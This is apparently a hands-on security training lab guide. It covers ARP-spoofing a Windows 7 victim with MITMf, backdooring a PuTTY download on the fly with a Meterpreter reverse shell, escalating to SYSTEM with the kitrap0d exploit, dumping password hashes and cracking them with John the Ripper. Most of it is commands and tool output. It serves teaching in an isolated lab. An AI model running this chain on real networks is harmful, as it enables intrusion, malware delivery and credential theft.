HEXID LAB:
On the Fly Backdoors: MITMF (PE).

1. On the fly backdoors: MITMf (PE).

- **Case:** "How to Detect Sneaky NSA 'Quantum Insert' Attacks". April, 22th - 2015.
  - Source: https://www.wired.com/2015/04/researchers-uncover-method-detect-nsa-quantum-insert-hacks/.

How to Detect Sneaky NSA 'Quantum Insert' Attacks

Among all of the NSA hacking operations exposed by whistleblower Edward Snowden over the last two years, one in particular has stood out for its sophistication and stealthiness. Known as Quantum Insert, the man-on-the-side hacking technique has been used to great effect since 2005 by the NSA and its partner spy agency, Britain's GCHQ, to hack into high-value, hard-to-reach systems and implant malware.

Quantum Insert is useful for getting at machines that can't be reached through phishing attacks. It works by hijacking a browser as it's trying to access web pages and forcing it to visit a malicious web page, rather than the page the target intend to visit. The attackers can then surreptitiously download malware onto the target's machine from the rogue web page.


- **Requires:** "HEXID_KALI_20171", "HEXID_R1", "HEXID_R2", "HEXID_SERVICES", "HEXID_WIN7_B".
- **Goal:** create a working MiTM infrastructure with MITMf, backdoor a PuTTY executable, execute a remote privilege escalation and run post exploitation ops.
- **Multimedia:** On the fly backdoors: MITMf (HG-0140).

- On "HEXID_WIN7_B":
  - This station will be the target (192.168.4.80).

- Login with the credentials "student"/"student".
- Open a DOS prompt and verify that you can ping "HEXID_SERVICES" on

```
C:\Users\student>ping 192.168.5.40

Pinging 192.168.5.40 with 32 bytes of data:
Reply from 192.168.5.40: bytes=32 time=3ms TTL=126
Reply from 192.168.5.40: bytes=32 time=1ms TTL=127
```

  IP 192.168.5.40. This should work when all the required VMs are running.
- Firewall configuration: disable the firewalls through the control panel.
  - "Control Panel" -> "All Control Panel Items" --> "Windows Firewall": "Turn Windows Firewall on or off" (do this for all networks).
- Open MS Internet Explorer:
  - Browse to the web server "http://192.168.5.40".
    - A clone of the PuTTY website should be visible. This should work. Do not download anything at this moment.



- On "HEXID_KALI_20171":
  - This station will be the attacker (192.168.4.60).
  - Login with the credentials "root"/"student".
  - Open a shell.
    - Verify that you can reach "HEXID_WIN7_B" with ICMP PING:
      - "#ping 192.168.4.80".
        - This should work.
    - Launch the Metasploit console: "#msfconsole".
      - The first time that this command is launched on the machine, it might take a while.
      - Issue the commands:
        - "load msgrpc Pass=abc123"
        - "save".


```
       =[ metasploit v4.14.24-dev                         ]
+ -- --=[ 1657 exploits - 949 auxiliary - 293 post        ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > load msgrpc Pass=abc123
[*] MSGRPC Service:  127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
msf > save
Saved configuration to: /root/.msf4/config
```

      - Launch a Meterpreter multi-handler with a reverse TCP connection payload option:
        - "set payload windows/meterpreter/reverse_tcp".
        - "set lhost 192.168.4.60".
        - "set lport 8090".

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.4.60
lhost => 192.168.4.60
msf exploit(handler) > set lport 8090
lport => 8090
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.4.60:8090
[*] Starting the payload handler...
```

    - Open another shell (leave the first one open!).
      - The software is preinstalled in the directory "/root/MITMf".
      - "source /usr/local/bin/virtualenvwrapper.sh".
      - "cd /root".
      - "mkvirtualenv MITMf -p /usr/bin/python2.7" (prompt will change).

- Go to the directory "/root/MITMf/config/" and make a listing.
  - "cd /root/MITMf/config".
  - "ls".
- Edit the configuration file "mitmf.conf" with "vi" (or any other editor).
  - "vi mitmf.conf".
  - Make sure that the following section is an exact match as in the image below (in the section "[FilePwn]").



  - Save the file with vi.
- Go the directory "/root/MITMf" ("cd /root/MITMf").
  - Launch MITMf with the options to:
    - Do an ARP cache poisening MITM attack.
    - Interept all HTTP traffic and flip the images.


- Backdoor on the fly all the Windows 32bit binaries.

```
CONTRIBUTING.md  libs              logs      README.md  tools
(MITMf) root@kali17:~/MITMf# python ./mitmf.py -i eth0 --spoof --arp --gateway 1
92.168.4.1 --target 192.168.4.80 --filepwn --upsidedownternet
```

```
    inner()
  File "/root/.virtualenvs/MITMf/local/lib/python2.7/site-packages/werkzeug/ser
ing.py", line 699, in inner
    fd=fd)
  File "/root/.virtualenvs/MITMf/local/lib/python2.7/site-packages/werkzeug/ser
ing.py", line 593, in make_server
    passthrough_errors, ssl_context, fd=fd)
  File "/root/.virtualenvs/MITMf/local/lib/python2.7/site-packages/werkzeug/ser
ing.py", line 504, in __init__
    HTTPServer.__init__(self, (host, int(port)), handler)
  File "/usr/lib/python2.7/SocketServer.py", line 417, in __init__
    self.server_bind()
  File "/usr/lib/python2.7/BaseHTTPServer.py", line 108, in server_bind
    SocketServer.TCPServer.server_bind(self)
  File "/usr/lib/python2.7/SocketServer.py", line 431, in server_bind
    self.socket.bind(self.server_address)
  File "/usr/lib/python2.7/socket.py", line 228, in meth
    return getattr(self._sock,name)(*args)
error: [Errno 98] Address already in use

|_ DNSChef v0.4 online
|_ SMB server online
```

  - It might be that there are some error warnings at the end, but the main services should not procude any warnings.

- On "HEXID_WIN7_B":
  - Open Microsoft Internet Explorer and browse to the site "http://192.168.5.40" once more.
    - Make sure that you are not using the cache of the browser!
    - You should notice that all the images in the website are upside down!



- Do not download anything yet at this moment!

- On "HEXID_KALI_20171":
  - Check the log file of MITMf; there should be output on the interception, fingerprinting and the "upsidedownternet" module atm.


```
error: [Errno 98] Address already in use

|_ DNSChef v0.4 online
|_ SMB server online

2017-05-21 08:52:54 192.168.4.80 [type:IE-8 os:Windows 7] 192.168.5.40
2017-05-21 08:52:54 192.168.4.80 [type:IE-8 os:Windows 7] 192.168.5.40
2017-05-21 08:52:54 192.168.4.80 [type:IE-8 os:Windows 7] 192.168.5.40
2017-05-21 08:52:54 192.168.4.80 [type:IE-8 os:Windows 7] 192.168.5.40
2017-05-21 08:52:54 192.168.4.80 [type:IE-8 os:Windows 7] [Upsidedownternet] Fli
pped image
2017-05-21 08:52:54 192.168.4.80 [type:IE-8 os:Windows 7] [Upsidedownternet] Fli
pped image
2017-05-21 08:52:54 192.168.4.80 [type:IE-8 os:Windows 7] [Upsidedownternet] Fli
pped image
2017-05-21 08:52:54 192.168.4.80 [type:IE-8 os:Windows 7] 192.168.5.40
2017-05-21 08:52:54 192.168.4.80 [type:IE-8 os:Windows 7] [Upsidedownternet] Fli
pped image
2017-05-21 08:52:54 192.168.4.80 [type:IE-8 os:Windows 7] 192.168.5.40
```

  - Keep all your consoles open, but bring your Metasploit console to front. This console is still waiting for incoming connections.


```
msf exploit(handler) > set lhost 192.168.4.60
lhost => 192.168.4.60
msf exploit(handler) > set lport 8090
lport => 8090
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.4.60:8090
[*] Starting the payload handler...
```

- On "HEXID_WIN7_B":
  - Go to the web page ("http://192.168.5.40") and follow the link to download putty (use the HEXID LOCAL MIRROR).
  - Note that the images are flipped on the site due to the MITMf module.


- Follow the link to download Putty for 32-bit Windows and save the file. Do not run the file yet.




- Putty should download.
- In the output of MITMf on the "HEXID_KALI_20171", you should see the patching of the file take place.




- Launch the downloaded copy of Putty.



- The application should launch and should still be functional.




- Verify that putty works by connecting to the router R1 (192.168.4.1) with the credentials "root"/"student" (using SSH! - what else...).
  - This should work.
    - Do not close the putty for the duration of the lab!




- On "HEXID_KALI_20171":


- When Putty was launched, a new Meterpreter session should be activated and visible in your Metasploit console.



- Verify in Meterpreter your current privilege level with "getuid".




  - This should be "student".
- Try to perform remote privilege escalation with "getsystem".



  - This will fail.
- Put the current Meterpreter session in the background.

  - We will use it in the next steps for privilege escalation and post exploitation.

- Privilege escalation will be performed with the Kitrapd exploit:
  - Follow the steps in the screenshots below:



```
msf exploit(ms10_015_kitrap0d) > exploit

[*] Started reverse TCP handler on 192.168.4.98:4443
[*] Launching notepad to host the exploit...
[+] Process 2736 launched.
[*] Reflectively injecting the exploit DLL into 2736...
[*] Injecting exploit into 2736 ...
[*] Exploit injected. Injecting payload into 2736...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to com
ete.
[*] Sending stage (957487 bytes) to 192.168.4.86
[*] Meterpreter session 2 opened (192.168.4.98:4443 -> 192.168.4.86:49346) at 20
17-02-08 11:25:29 -0500

meterpreter >
```

- This should result into a SYSTEM access shell:
  - Verify with "getuid".

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

  - Verify your current sessions by using "sessions -l":

```
msf exploit(bypassuac_vbs) > sessions -l

Active sessions
===============

  Id  Type                     Information                          Connection
  --  ----                     -----------                          ----------
  1   meterpreter x86/windows  student-PC\student @ STUDENT-PC       192.168.4.60:80
90 -> 192.168.4.80:49166 (192.168.4.80)
  2   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ STUDENT-PC      192.168.4.60:44
43 -> 192.168.4.80:49167 (192.168.4.80)
```

- In the post exploitation, run the utility in your session called "smart_hashdump" (check the screenshots below):

```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against STUDENT-PC
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20170521111120_default_192.168.4.80_windows.hashes_395346.t
xt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY 4ad42b60739851695d5bf3c02be48bbd.
..
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[+]     student:"student"
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5
9d7e0c089c0:::
[+]     student:1002:aad3b435b51404eeaad3b435b51404ee:eab4556003a83e179a149ce658
3e097f:::
meterpreter >
```

  - This will dump the LM/NTML credentials of the user "student".
    - "Student" will be the target user to crack with John the ripper.

- Copy and past the line for "student" in a new file called "/root/crackme".

```
root@kali17:~# pwd
/root
root@kali17:~# vi crackme
root@kali17:~# cat crackme
student:1002:aad3b435b51404eeaad3b435b51404ee:eab4556003a83e179a149ce6583e097f::
:
root@kali17:~#
```

- Generate an example wordlist with Crunsh to use in the John cracking operation (use the screenshots below).

```
root@kali17:~# crunch 7 7 student -o list
Crunch will now generate the following amount of data: 2239488 bytes
2 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 279936
crunch: 100% completed generating output
```

- Launch John the Ripper and list all the supported output formats.
  - Note: John the Ripper is a bit buggy on this platform.
  - "john --list=formats".

```
root@kali17:~/.john# john --list=formats
descrypt, bsdicrypt, md5crypt, bcrypt, scrypt, LM, AFS, tripcode, dummy,
dynamic_n, bfegg, dmd5, dominosec, dominosec8, EPI, Fortigate, FormSpring,
has-160, hdaa, ipb2, krb4, krb5, KeePass, MSCHAPv2, mschapv2-naive, mysql,
nethalflm, netlm, netlmv2, netntlm, netntlm-naive, netntlmv2, md5ns, NT, os
PHPS, po, skey, SybaseASE, xsha, xsha512, agilekeychain, aix-ssha1,
aix-ssha256, aix-ssha512, asa-md5, Bitcoin, Blackberry-ES10, WoWSRP,
Blockchain, chap, Clipperz, cloudkeychain, cq, CRC32, sha1crypt, sha256cryp
sha512crypt, Citrix_NS10, dahua, Django, django-scrypt, dmg, dragonfly3-32,
dragonfly3-64, dragonfly4-32, dragonfly4-64, Drupal7, eCryptfs, EFS, eigrp,
EncFS, EPiServer, fde, gost, gpg, HAVAL-128-4, HAVAL-256-3, HMAC-MD5,
HMAC-SHA1, HMAC-SHA224, HMAC-SHA256, HMAC-SHA384, HMAC-SHA512, hMailServer,
hsrp, IKE, keychain, keyring, keystore, known_hosts, krb5-18, krb5pa-sha1,
kwallet, lp, lotus5, lotus85, LUKS, MD2, md4-gen, mdc2, MediaWiki, MongoDB,
Mozilla, mscash, mscash2, krb5pa-md5, mssql, mssql05, mssql12, mysql-sha1,
mysqlna, net-md5, net-sha1, nk, nsldap, o5logon, ODF, Office, oldoffice,
OpenBSD-SoftRAID, openssl-enc, oracle, oracle11, Oracle12C, Panama,
pbkdf2-hmac-md5, PBKDF2-HMAC-SHA1, PBKDF2-HMAC-SHA256, PBKDF2-HMAC-SHA512,
PDF, PFX, phpass, pix-md5, plaintext, pomelo, postgres, PST, PuTTY, pwsafe,
RACF, RAdmin, RAKP, rar, RAR5, Raw-SHA512, Raw-Blake2, Raw-Keccak,
Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-SHA1, Raw-SHA1-Linkedin, Raw-SHA224,
Raw-SHA256, Raw-SHA256-ng, Raw-SHA3, Raw-SHA384, Raw-SHA512-ng, Raw-SHA,
Raw-MD5u, ripemd-128, ripemd-160, rsvp, Siemens-S7, Salted-SHA1, SSHA512,
```

- Launch John the Ripper to display the amount of entries that remain to be cracked.
  - Note: intermediate results of John will be saved in "/root/.john". If you would like to start with a clean environment, make sure to erase this hidden directory.
  - "john --show /root/crackme".

```
root@kali17:~/.john# john --show /root/crackme
0 password hashes cracked, 1 left
```

- Launch John the Ripper with the wordlist attack (the one you generated before with Crunch):

```
root@kali17:~/.john# john --wordlist=/root/list --format=nt /root/crackme
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
student          (student)
1g 0:00:00:00 DONE (2017-05-21 12:55) 9.090g/s 101781p/s 101781c/s 101781C/s stude
es..studenn
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

